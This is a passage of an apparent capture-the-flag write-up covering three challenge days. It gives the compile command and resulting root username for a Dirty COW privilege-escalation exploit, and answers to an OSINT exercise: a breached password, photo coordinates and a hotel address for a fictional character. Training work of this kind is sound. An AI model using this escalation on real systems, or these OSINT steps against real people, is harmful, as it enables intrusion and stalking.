^J Justify
^W Where Is
^V Next Page
^U UnCut Text
^T To Spell



For this task, we just copy-and-paste the original code into a text editor and save it.


Question 7

```
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
```

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

gcc -pthread dirty.c -o dirty -lcrypt


Question 8




What "new" username was created, with the default operations of the real C source code?

firefart

Question 9



Question 10



What is the MD5 hash output?

The output is 8b16f00dd3b51efadb02c1df7f8427cc


Thought Process / Methodology :

The first thing we do is scan the **MACHINE_IP** by using **nmap** and get the name of the service that is running through there, which is **telnet**. We connect to the service by using command **telnet MACHINE_IP** to get the credential. We get the name of the distribution of linux and the version of it by using the command **cat /etc/*release**. We knew that grinch got there first by looking inside the **cookies_and_milk.txt** file. After that we copy-and-paste the original code into a text editor and save it. We used **gcc -pthread dirty.c -o dirty -lcrypt** syntax to compile it. Lastly, we changed the password and logged in into the new user account "**firefart**" and then run **tree | md5sum** after leaving the coal by using command **touch coal** to get the output of MD5 hash.

Day 14: Where’s Rudolph?


Tool Used : Google search engine , Reddit , Twitter, Jeffrey’ EXIF
Solution / Walkthrough :

Question 1 : What URL will take me directly to Rudolph's Reddit comment history?




Answer : https://www.reddit.com/user/IGuidetheClaus2020/comments/

Question 2: According to Rudolph, where was he born?




Answer :Chicago

Question 3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?



Answer : May

Question 4: On what other social media platform might Rudolph have an account?



Answer : Twitter

Question 5: What is Rudolph's username on that platform?

Answer : IGuideClaus2020


Question 6: What appears to be Rudolph's favourite TV show right now?

Answer : Bachelorette

Question 7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?


Answer :Chicago

Question 8: Okay, you found the city, but where specifically was one of the photos taken?




Answer : 41.891815, -87.624277

Question 9: Did you find a flag too?




Answer : {FLAG}ALWAYSCHECKTHEEXIFD4T4

Question 10: Has Rudolph been pwned? What password of his appeared in a breach?



Answer : spygame

Question 11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?




Answer : 540

Day 15 : There's a Python in my stocking!


Tool Used : Visual Studio Code, Firefox
Solution / Walkthrough :

Question 1




The Answer is 2.

Question 2




PyPi is the database for installing other peoples libraries.

Question 3



